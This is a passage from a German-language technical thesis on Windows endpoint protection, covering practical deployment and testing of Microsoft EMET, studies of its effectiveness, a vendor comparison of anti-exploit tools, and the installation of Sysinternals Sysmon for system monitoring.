


Abbildung 114: EMET DEP Mitigation (Windows EventLog Protokollierung)




Abbildung 115: EMET StackPivot Mitigation (Windows EventLog Protokollierung)

3.8.8. Praxistipps zur Installation und Konfiguration von EMET

Die Konfiguration von EMET lässt sich unmittelbar nach (Silent-)Installation des Installationspaketes (Microsoft Installer / MSI-Paket) z.B. mittels Batch-Scripts vornehmen.

In Anhang steht in Abschnitt 5.2.2 ein praxisbewährtes Konfigurations-Script hierfür zur Verfügung, das eine vollständige Konfiguration von EMET vornimmt.

Hierzu wurde folgende Vorgangsweise gewählt (siehe Script im Anhang Abschnitt 5.2.2):

- Löschen der vorhandenen EMET-Konfiguration mittels `EMET_Conf.exe`
- Import der mitgelieferten, von Microsoft empfohlenen Konfiguration aus der Konfigurationsdatei `Popular Software.xml` (wiederum mittels `EMET_Conf.exe`). Die Konfigurationsdatei von EMET v5.5 ist im Anhang in Abschnitt 5.2.1 abgedruckt.
- Modifikation der gewünschten systemweiten Einstellungen (mit `EMET_Conf.exe`).
- Konfiguration sämtlicher gewünschter Applikationen welche nicht bereits von Microsofts `Popular Software.xml` abgedeckt sind. Hierzu wurde ein praxisbewährtes Perl-Script entwickelt, welches im Anhang in Abschnitt 5.2.3 zu finden ist. Die hierfür benötigten Konfigurationen werden in sehr einfach zu erstellenden INI-Dateien abgelegt, typischerweise wird je Applikation eine INI-Datei zur Parametrierung von EMET mit ausgeliefert, eine Beispiel-INI-Datei ist im Anhang in Abschnitt 5.2.4 zu finden.

Das Beschriebene Szenario die Konfiguration mittels INI-Dateien vorzunehmen, und diese INI-Dateien mittels eines selbst erstellten Perl-Scripts zu importieren erscheint auf den ersten Blick möglicherweise umständlich, folgende Überlegungen führen jedoch zu dieser Entscheidung:

Auf den unterschiedlichen Systemen eines Unternehmens wird unterschiedlichste Software installiert. Der für EMET verantwortliche Systemadministrator ist nicht zwangsweise auch für die Paketierung von Softwareprodukten zuständig und umgekehrt. Es ist zu erwarten, dass sich im Verlauf der Zeit die installierte EMET-Version ändert (ein Update ist erfahrungsgemäß zirka ein bis zweimal pro Jahr durchzuführen). Aber auch die auf den Geräten installierte Software ändert sich, wird ergänzt oder deinstalliert sowie aktualisiert.

Geht man davon aus, dass sämtliche Software-Installationen und Deinstallationen sowie Updates mittels automatisierter Softwareverteilung vorgenommen werden, so fragmentiert sich die Verantwortung für die unterschiedlichen Softwarepakete sowie für EMET in der Praxis auf unterschiedliche System-Administratoren.

Würde die EMET-Konfiguration für alle Applikationen über das EMET-Softwarepaket gewartet werden, müsste für jedes hinzukommende Softwarepaket die EMET-Konfiguration im EMET-Installationspaket angepasst werden – diese Vorgangsweise ist unzweckmäßig.

Ergänzt man die für die jeweilige Applikation benötigten EMET-Settings als AddOn im jeweiligen Softwarepaket, mit dem das betreffende Programm installiert wird, so ist dies zwar in Bezug auf Software-Erweiterungen und Updates sehr komfortabel, man läuft jedoch Gefahr, dass im Zuge eines EMET-Updates sämtliche Softwarepakete angepasst werden müssten - zum Beispiel, wenn sich die Syntax des Commandline-Tools `EMET_Conf.exe` ändert oder neue Schutzmaßnahmen ergänzt werden.

Das erstellte Perl-Script (siehe Anhang in Abschnitt 5.2.3) verarbeitet alle am System in einem definierten Verzeichnis hinterlegten INI-Dateien. Es wird mit dem EMET-Installationspaket mit ausgeliefert. Wenn sich an der Parametrierung von EMET im Zuge eines Updates etwas verändert, ist lediglich eine Anpassung am Perl-Script vorzunehmen. Die bereits für die Installationspakete der Applikationen erstellten INI-Dateien müssen normalerweise nicht adaptiert werden.

Je Softwarepaket wird im Bedarfsfall eine INI-Datei zur Parametrierung von EMET mit ausgeliefert (Beispiel siehe Anhang in Abschnitt 5.2.4). In dieser INI-Datei werden sämtliche Executables der Applikation und deren zu aktivierende EMET-Mitigations aufgeführt. Zusätzlich können im Bedarfsfall mittels Versionsangaben auch noch Unterscheidungen getroffen werden, wenn in Abhängigkeit der verwendeten EMET-Version andere Settings zu konfigurieren sind. Diese Möglichkeit entkoppelt den Software-Rollout-Termin der einzelnen Applikationen vollständig von EMET. Ohne einen solchen Mechanismus müsste man unter Umständen exakt taggleich mit einem EMET-Update-Rollout auch zahlreiche Applikationspaket-Updates ausrollen.

3.8.9. Praxistipp: EMET bei gleichzeitiger Nutzung von BitLocker

Werden die systemweiten Einstellungen von EMET in Bezug auf Data Execution Prevention (DEP) verändert, so werden Windows-Boot-Optionen (*Boot Configuration Data* - BCD) angepasst. Sofern BitLocker verwendet wird, diagnostiziert BitLocker in Folge den Zustand „*System Boot Information has changed*“ und fordert beim nächsten Neustart zur Sicherheit die Eingabe des Recovery-Keys (vgl. [MS-EMET, S. 32 – DEP]). Abhilfe schafft eine ReAktivierung von BitLocker im Konfigurations-Script, der entsprechende Code-Schnipsel ist ebenfalls im Batch-Script im Anhang (Abschnitt 5.2.2) zu finden.

3.8.10. Praxistipps zur Verwendung und Test von EMET

Im Zuge der Einführung von EMET stellt sich die Frage, welche Applikationen von den EMET-Schutzmaßnahmen umfasst sein sollen und welcher Schutz konkret zu konfigurieren ist. Die Applikationsliste sollte hierbei unter jenem Gesichtspunkt erstellt werden, dass alle Programme identifiziert werden, mit denen potentiell Daten aus nicht vertrauenswürdigen Quellen verarbeitet werden. Also zum Beispiel Webbrowser, Mailclient, Messenger und andere Software, die direkt oder über den Proxy-Server mit dem Internet kommuniziert. Aber auch alle Applikationen mit denen Dateien geöffnet werden, die über E-Mail, als Download aus dem Internet oder über USB-Stick und ähnliche unsichere Quellen auf die Systeme gelangen, sollten mit EMET-Schutz konfiguriert werden. Ausgehend von einer Dateityp-Liste (DOC, XLS, PDF, JPEG, …) lassen sich so alle zum Öffnen oder Verarbeiten dieser Dateien genutzten Programme zügig ermitteln. Übersehen werden dürfen auch nicht Runtimes wie z.B. Java. Vieles davon ist bei Verwendung typischer Software-Ausstattung bereits in der `Popular Software.xml` (siehe Anhang in Abschnitt 5.2.1) enthalten. Wichtig ist, dass für jedes einzelne Executable ein Regelwerk zu erstellen ist.

Beim Test der anwendbaren Mitigations hat sich folgende Vorgangsweise bewährt:

1. Sichtung des Microsoft Knowledgebase-Artikels KB2909257[60] welcher bereits bekannte Inkompatibilitäten auflistet.
2. Suche im EMET-TechNet-Forum[61] hinsichtlich bereits bekannter Inkompatibilitäten.
3. Aktivieren aller Mitigations für das betreffende Executable, sofern in den beiden vorangegangenen Schritten bereits Inkompatibilitäten ermittelt wurden können diese bereits berücksichtigt werden.
4. Test möglichst aller Funktionalitäten der Software. Besonderes Augenmerk ist auf Programmteile zu legen die z.B. andere Komponenten einbinden (z.B. Einbetten von OCX-Controls etc…), die Druck-Funktion etc. Funktionalitäten der Software die nicht auf externe Bibliotheksfunktionen (z.B. PlugIns oder Betriebssystem-APIs) zurückgreifen sind erfahrungsgemäß eher unkritisch.
5. Sollten es zu Fehlfunktionen kommen bzw. die Software deutlich langsamer als gewohnt reagieren oder abstürzen bzw. geschlossen werden, so wird dies entweder vom EMET-System-Tray-Icon signalisiert, oder es findet sich ein entsprechender Hinweis im Applikations-Eventlog des Systems. In diesem Fall ist die ausgelöste Mitigation zu deaktivieren und die betreffende Funktionalität erneut zu testen. Erfahrungsgemäß sollten einzeln nacheinander die Schutzfunktionen EAF, EAF+, DEP und SEHOP deaktiviert werden, bis die Ursache lokalisiert wurde. Bringt eine Web-Recherche keine Lösung, bleibt als Ausweg nur die mit der Software inkompatible(n) Schutzfunktion(en) deaktiviert zu belassen.
6. Die Durchgeführten Tests sollten dokumentiert werden. Zumindest alle problematischen Testfälle die zur Deaktivierung einzelner Mitigations geführt haben sollten jedenfalls ausführlich dokumentiert werden. Nach Aktualisierung der Software oder bei einem EMET-Update sollte hierauf fokussiert ein Regressionstest erfolgen – tritt das Problem nach einem Versionswechsel nicht mehr auf, sollte die zuvor deaktivierte Schutzmaßnahme im Zuge des Updates aktiviert werden.

Bei einem EMET-Update sollten die Tests entweder mit sämtlichen Applikationen vollumfänglich wiederholt werden, oder ein vorgestaffeltes selektives Rollout des Updates an einzelne hierfür geeignete Test-Anwender erfolgen. Zumindest ein Start aller behandelten Programme sollte jedoch bereits vor einem Rollout seitens der systemverantwortlichen Administratoren durchgeführt werden.

Es empfiehlt sich auch, die Tests zumindest stichprobenartig auf sämtlichen im Unternehmen verwendeten Hardwareplattformen zu wiederholen. So hat sich z.B. gezeigt, dass mit EMET 5.1 auf bestimmten Lenovo PC-Typen mit im BIOS aktiviertem CPU-Feature „Trusted Execution Techology (TxT)“ sämtliche mit EMET behandelten Applikationen den Start verweigerten[62]. Das Problem konnte durch Übermittlung von Crash-Dumps an den Microsoft Premier-Support schließlich mittels eines Customer-EMET-Patch

[60] https://support.microsoft.com/en-us/kb/2909257
[61] https://social.technet.microsoft.com/Forums/security/en-US/home?forum=emet
[62] https://social.technet.microsoft.com/Forums/security/en-US/fe280a8c-2b64-4b3e-aedd-fbb602c151c8/emet-51-crashes-all-protected-applications-on-lenovo-m91p-pcs-with-enabled-vt-and-txt?forum=emet

behoben werden, die Fehlerkorrektur floss auch in die reguläre Nachfolge-Version 5.2 ein, sodass das Problem heute nicht mehr besteht.

EMET kann aber auch eine nur schwer diagnostizierbare Ursache von Performance-Problemen darstellen. So verzögerte mit EMET 5.0 und 5.1 etwa die aktivierte EAF+ Mitigation den Start von Firefox 31 um mehr als 30 Sekunden[63]. Dieses Problem konnte durch Deaktivierung der EAF+ Mitigation behoben werden und wurde in nachfolgenden EMET-Versionen ab 5.2 gelöst.

Die Integration von EMET-Updates (z.B. von 5.2 auf 5.5) ist grundsätzlich rasch erledigt, jedoch können sich die durchzuführenden Tests je nach gewähltem Umfang durchaus als aufwändig erweisen. Es empfiehlt sich, die seitens Microsoft mitgelieferte Konfigurationsdatei `Popular Software.xml` der zuvor verwendeten Version mit der neuen Version zu vergleichen (z.B. mittels der Diff-Funktionalität eines Editors). Im direkten Vergleich kann so in wenigen Minuten ermittelt werden, welche Konfigurationen seitens Microsoft an den mitgelieferten Applikations-Einstellungen verändert wurden. Wurden beispielsweise neue Mitigations hinzugefügt? Wurden einzelne Settings von Applikationen anders getätigt als zuvor? Dies gibt wertvolle Anhaltspunkte worauf beim nachfolgenden Test zu fokussieren ist.

3.8.11. EMET-Support und Aspekte beim Einsatz in Unternehmen

Microsoft stellt EMET kostenfrei auch für den kommerziellen Einsatz zur Verfügung und publiziert eine Zusicherung hinsichtlich Produkt-Support in [MS-EMETs]. Für Major-Releases wird bis zu 24 Monate oder bis 12 Monate nach Erscheinen einer neuen Version Support geleistet. Für die aktuelle Version EMET 5.5 wird aktuell eine Support-Laufzeit von 12 Monaten bis zum 27.01.2017 zugesichert. Individueller Support steht Kunden mit Microsoft Premier- oder Professional-Supportvertrag zur Verfügung (vgl. [MS-EMET, S. 35]). Diese Aussage mag als selbstverständlich angesehen werden – tatsächlich bietet Microsoft aber auch im Rahmen ihrer kostenpflichtigen Support-Optionen nur für offiziell unterstützte Produkte auch tatsächlich Unterstützungsleistung an. Konkret bedeutet dies, dass im Falle von Fehlfunktionen Unterstützung geleistet wird, sollte hierzu ein Hotfix zur Behebung eines Problems benötigt werden, wird ein solcher nötigenfalls auch entwickelt und zur Verfügung gestellt werden.

Für Kunden ohne Microsoft Professional- oder Premier-Supportvertrag steht allerdings lediglich das TechNet-Forum[64] für Support-Anfragen zur Verfügung. Erfahrungsgemäß kann dort jedoch nur mit Support durch die nutzende Community und nicht mit einer intensiveren Betreuung durch das EMET-Produkt-Team gerechnet werden.

Durch die offizielle Zusicherung des Supports durch Microsoft ist die Verhandlungsposition gegenüber Dritthersteller-Produkten im Falle von Problemen jedoch deutlich verbessert. Erfahrungsgemäß führen Hinweise an Hersteller betreffend Inkompatibilitäten derer Software mit Microsofts EMET wohl auch aufgrund der mittlerweile erlangten Bekanntheit tatsächlich dazu, dass im Zuge neuer Releases geeignete Anpassungen erfolgen um eine Kompatibilität zu ermöglichen. Ein Test der Kompatibilität im Unternehmen selbst, möglichst

[63] https://social.technet.microsoft.com/Forums/security/en-US/64653d3a-17b7-405f-8607-b3e002756270/firefox-start-very-slow-using-emet-50-or-51-with-eaf-enabled?forum=emet
[64] https://social.technet.microsoft.com/Forums/security/en-US/home?forum=emet

auf allen verwendeten Hardware-Plattformen und in allen genutzten Varianten, ist jedoch unumgänglich.

3.8.12. Effektivität von EMET

Microsoft beantwortet die Frage nach der Effektivität von EMET im Knowlede-Base Artikel [MSKB-EMET] mit dem Hinweis auf einen Auszug aus 35 offiziell bekannten Schwachstellen (eindeutige CVE-Nummern), die durch EMET blockiert wurden. Die meisten davon betrafen Microsoft Office, Adobe Reader, Adobe Flash-Player, Internet-Explorer, viele davon sehr aktuell aus den letzten 2-3 Jahren. In diesen Fällen konnte EMET also trotz Fehlen eines Patches für die entsprechende Applikation das Ausnutzen dieser bekannten Schwachstellen durch Exploits generisch unterbinden. Microsoft veröffentlichte zur Fragestellung der Effektivität von EMET auch zwei Mal einen Beitrag in deren halbjährlich erscheinenden *Security Intelligence Reports*. Der Beitrag in [MS-SIR12, Seite 52ff] untersuchte im Dezember 2011 noch das mittlerweile abgekündigte Betriebssystem Windows XP SP3 und kam dabei zur Erkenntnis, dass von 181 untersuchten Anwendungs-Exploits lediglich 21 auch bei Einsatz von EMET (damals noch in Version 2.1 unter Windows XP SP3) wirksam waren. In [MS-SIR16, Seite 38ff] wurde im Dezember 2013 über EMET 4.1 berichtet und gelobt, dass im Untersuchungszeitraum des Jahres 2013 von EMET 4.1 neun Schwachstellen (eindeutige CVE-Nummern) zu zahlreichen Applikationen (Adobe Reader, Office, Internet-Explorer, Adobe Flash) erfolgreich blockiert wurden.

Eine im Zuge einer finnischen Master-These im Jahr 2013 durchgeführte statistische Analyse kam zum Resultat, dass 930 „in the wild“ gesammelte Dokument-Exploit-Samples aus den Jahren 2010 bis 2013 von EMET 4.0 unter Windows XP SP3 erfolgreich abgewehrt wurden (siehe [JN-MDM, Seite 18]). Der Autor der Master-These veröffentlichte diese Erkenntnisse auch im Oktober 2013 auf der Virus Bulletin Konferenz in Berlin (siehe [JN-APT, Slide 4]). Hierzu muss jedoch angemerkt werden, dass zum Zeitpunkt als diese Exploits entwickelt wurden noch kein EMET in der Version 4.0 verfügbar war – man hat also verfügbare (alte) Dokument-Exploits auf damals frisch erschienenem EMET getestet. Darüber hinaus wurde bewusst eine auch für damalige Verhältnisse alte Windows XP SP3 Plattform mit veralteter Anwendungssoftware (Adobe Acrobat 8, Flash-Player 6, Office 2003) getestet, die auch im Jahr 2013 als die Statistik erhoben wurde bereits am Ende der Support-Periode angelangt war. Die Studie gibt auch zu bedenken, dass unter neuerem Betriebssystem (konkret erwähnt wird Windows 7 und Windows 8) zahlreiche Exploits vermutlich gar nicht mehr anwendbar gewesen wären.

Die Funktionalität von EMET ist öffentlich bekannt und dokumentiert – das Werkzeug steht kostenfrei auch jedem potentiellen Angreifer zur Verfügung. Es ist daher naheliegend, dass Angreifer sich neben Sicherheitslücken in Anwendungen auch intensiv mit den von EMET nachgerüsteten Schutz-Funktionalitäten beschäftigen, und versuchen diese zu umgehen. Microsoft rüstet mit jedem EMET-Update neuere und wirkungsvollere Funktionalitäten nach, Schlussendlich muss man jedoch zur Erkenntnis gelangen, dass es sich hierbei um ein Katz & Maus Spiel handelt, welches nicht zu gewinnen sein wird. Einen 100-prozentigen Schutz vor Exploits kann EMET sicherlich nicht bieten, dies belegen mehrere Veröffentlichungen von Security-Researchern, z.B. [ZLN-EMET] und auch das in Abschnitt 3.8.6 vorgestellte Exploit-Test-Tool `hmpalert-test.exe` demonstriert einige Techniken, die von EMET nicht erkannt und unterbunden werden können.

Eine Suche nach einer aktuellen (zumindest mit Windows 8.1 oder sogar Windows 10 durchgeführten) belastbaren Studie die sich der Fragestellung widmet, wie viele der tatsächlich in den letzten Jahren bekannt gewordenen Exploits mit EMET unterbunden werden konnten verlief ergebnislos.

Auch der bei der österreichischen Firma SEC Consult tätige Security-Consultant René Freingruber, der sich seit mehreren Jahren intensiv mit EMET beschäftigt und auf zahlreichen Konferenzen mehrfach demonstrierte, wie die Schutzfunktionen von EMET umgangen werden können (siehe [SEC-EMET1], [SEC-EMET2], [SEC-EMET3]) kennt keine derartige Untersuchung (siehe Mailverkehr [SEC-EMET]). Sein nachvollziehbares Fazit zur Einschätzung hinsichtlich der Effektivität von EMET lautet:

- Die meisten Exploits sind Day-One-Exploits, welche keine EMET Bypasses enthalten. Seitens SEC Consult wird daher der Einsatz von EMET empfohlen.
- Zero-Day-Exploits implementieren aber zunehmend auch EMET-Bypasses. Im Falle eines zielgerichteten, hochwertigen Angriffes durch eine hierauf spezialisierte Organisation (z.B. entwickelt für Militär oder Polizeibehörden) wird die Verwendung von EMET bei der Exploit-Entwicklung vermutlich berücksichtigt und EMET wird daher einen solchen Angriff nicht verhindern können.
- In manchen Fällen hilft EMET allerdings auch gegen Zero-Day-Exploits, z.B. verhindert der Schutzmechanismus Nullpage-Protection zahlreiche Kernel-Schwachstellen, die häufig zum Ausbruch aus Sandboxes verwendet werden.
- Generell benötigt man heutzutage zumindest 3 Schwachstellen um Applikationen wie Browser oder PDF-Reader zu exploiten. Eine Schwachstelle zur Umgehung von ASLR (Address Space Layout Randomization), eine Schwachstelle um überhaupt die Möglichkeit Shell-Code auszuführen zu erhalten, und eine dritte Schwachstelle zur Aushebelung von Sandboxes. Hinzu kommt optional noch der Bedarf nach einem Bypass für EMET (bzw. anderer ähnlich agierender Lösungen, siehe hierzu Abschnitt 3.8.13).

Der Einsatz von EMET wird z.B. auch vom deutschen Bundesamt für Sicherheit in der Informationstechnik (BSI) – ganz aktuell im März 2016 im Zuge eines Papers, das auf die aktuellen Ransomware-Bedrohungen eingeht – empfohlen (vgl. [BSI-Ransom, Kapitel 4.4.2]). Auch die britische *National Technical Authority for information assurance* empfiehlt den Einsatz von EMET, explizit auch unter Windows 10 (vgl. [CESG-W10, Chapter 6.6]).

3.8.13. Alternativen zu EMET

Neben dem kostenfreien *Microsoft Enhanced Mitigation Experience Toolkit* stellen zahlreiche Anbieter ähnlich agierende kostenpflichtige Software bereit, teils auch als Add-on zu deren Anti-Malware-Lösungen. Ein objektiver Vergleich scheint schwierig, das Preis/Leistungs-Verhältnis von EMET ist angesichts der kostenfreien Verfügbarkeit jedoch zweifelsfrei ungeschlagen.

Abbildung 116 vergleicht die Features von:

- *Microsoft EMET 5.5*
- *Malwarebytes Anti-Exploit*[65]
- *Palo Alto Traps*[66]
- *Sophos SurfRight HitmanPro.Alert*[67]

Description	EMET 5.5	MBAE 1.07	Traps 3.2	Alert 3.1
Enforce Data Execution Prevention (DEP) Prevents exploit code running from data memory	Yes	Yes	Yes	Yes
Mandatory Address Space Layout Randomization (ASLR) Prevents predictable code locations	Yes OS Limited	- Bottom-up only	Yes Including XP	Yes Including XP
Null Page Stops exploits that jump via page 0	Yes	-	Yes	Yes
Dynamic Heap Spray Stops attacks that spray suspicious sequences on the heap	- Pre-allocated	- Pre-allocated	Yes	Yes
Stack-based Anti-ROP Stops return-oriented programming attacks (ROP)	Yes 32-bit only	Yes	Yes	Yes
Hardware-assisted Control-Flow Integrity (CFI) Stops advanced ROP attacks	-	-	-	Yes Intel® only
Import Address Table Filtering (IAF) Stops attackers that lookup API addresses in the IAT	- EAF, EAF+	-	-	Yes
Stack Pivot Stops abuse of the stack pointer	Yes	Yes	Yes	Yes
Stack Exec Stops attacker's code on the stack	Yes	Yes	-	Yes
Load Library Blocks libraries that load reflectively or from UNC paths	Yes UNC path only	Yes UNC path only	Yes	Yes
Shellcode Stops code execution in the prescense of exploit shellcode	-	-	-	Yes
Application Lockdown Stops logic-flaw attacks that bypass mitigations	- ASR	Yes	Yes Manually	Yes
Process Protection Stops attacks that perform process hijacking or replacement	-	-	Yes Replacement only	Yes
Ransomware Protection Stops attackers that encrypt documents for extortion	-	-	-	Yes
Privacy Protection Encrypts keystrokes and protects webcam against espionage	-	-	-	Yes
Man-in-the-Browser Detection Reveals intruders that manipulate critical browser functions	-	-	-	Yes
Malware Scan and Remediation Integrated Anti-Malware	-	-	- WildFire	Yes

Abbildung 116: Funktionsvergleich Anti-Exploit-Lösungen – Quelle: SurfRight [SR-Alert]

Zum Vergleich in Abbildung 116 ist jedoch unbedingt anzumerken, dass dieser von SurfRight ausgearbeitet wurde – die Objektivität dieser Gegenüberstellung darf daher angezweifelt werden. Belastbare Vergleichsanalysen waren zum Zeitpunkt der Recherche nicht auffindbar. Ein im Frühjahr 2015 durchgeführter Vergleich[68] der britischen Security-Research-Firma *MRG Effitas* der offenkundig HitmanPro.Alert zum Testsieger kürte steht

[65] Malwarebytes Anti-Exploit: https://www.malwarebytes.org/business/antiexploit/
[66] Palo Alto Traps: https://www.paloaltonetworks.com/products/secure-the-endpoint/traps
[67] Sophos SurfRight HitmanPro.Alert: http://www.surfright.nl/en/alert
[68] https://www.mrg-effitas.com/mrg-effitas-real-world-exploit-prevention-test-march-2015/

mittlerweile nicht mehr zum Download bereit, und ist auch nicht mehr online auffindbar. Foren-Berichte wie z.B. im Wilders-Security-Forum[69] entlarven diesen Test jedoch als von SurfRight (dem Hersteller von *Alert*) gesponsert und kritisieren die Art der Produktauswahl und Testdurchführung.

3.9. Monitoring des Systems mittels Sysinternals Sysmon

Das im Sommer 2014 erstmals bereitgestellte, kostenfreie Tool *Sysinternals Sysmon*[70] stellt einen Dienst sowie einen Treiber zur Verfügung, der die Aufzeichnung von System-Aktivitäten über das Windows Eventlog erlaubt (Siehe Abbildung 117). Ähnlich zum interaktiven Tool *Sysinternals Process Monitor*[71] lassen sich damit zahlreiche Vorgänge in Bezug auf Windows Prozesse ermitteln, im Unterschied zum Process Monitor erfolgt die Aufzeichnung jedoch fortwährend und automatisch im Hintergrund und nicht interaktiv:

- Start von Prozessen inklusive vollständiger Kommandozeile sowie Informationen zum übergeordneten Mutterprozesses. Aufzeichnung der File-Hashes des gestarteten Executables.
- Laden von Treibern oder DLLs inklusive Signaturen und Hashes
- RAW-Zugriff auf Disks und Volumes
- Netzwerk-Verbindungen von Prozessen inklusive Ports, Hostnamen und IP-Adressen
- Erkennung von Änderungen (Manipulationen) an Zeitstempeln von Dateien.




Abbildung 117: Sysinternals Sysmon Architektur – Quelle: [RSA16-SMon]

3.9.1. Installation von Sysinternals Sysmon

Die Installation erfolgt gescriptet zum Beispiel wie folgt:

```
C:\Users\gunnar\Downloads>Sysmon.exe -i -h sha1,md5,sha256,imphash -n -accepteula

Sysinternals Sysmon v3.21 - System activity monitor
Copyright (C) 2014-2016 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon.
Sysmon started.
```

[69] http://www.wilderssecurity.com/threads/mrg-effitas-real-world-exploit-prevention-march-2015-sponsored-by-surfright.374988/
[70] Sysinternals Sysmon: https://technet.microsoft.com/en-us/sysinternals/sysmon
[71] Sysinternals Process Monitor: https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx

Sysmon läuft sodann fortwährend im Hintergrund als Dienst, und protokolliert die überwachten Ereignisse im Windows Eventlog (siehe Abbildung 118) unter:
`Anwendungs- und Dienstprotokolle/Microsoft/Windows/Sysmon/Operational`

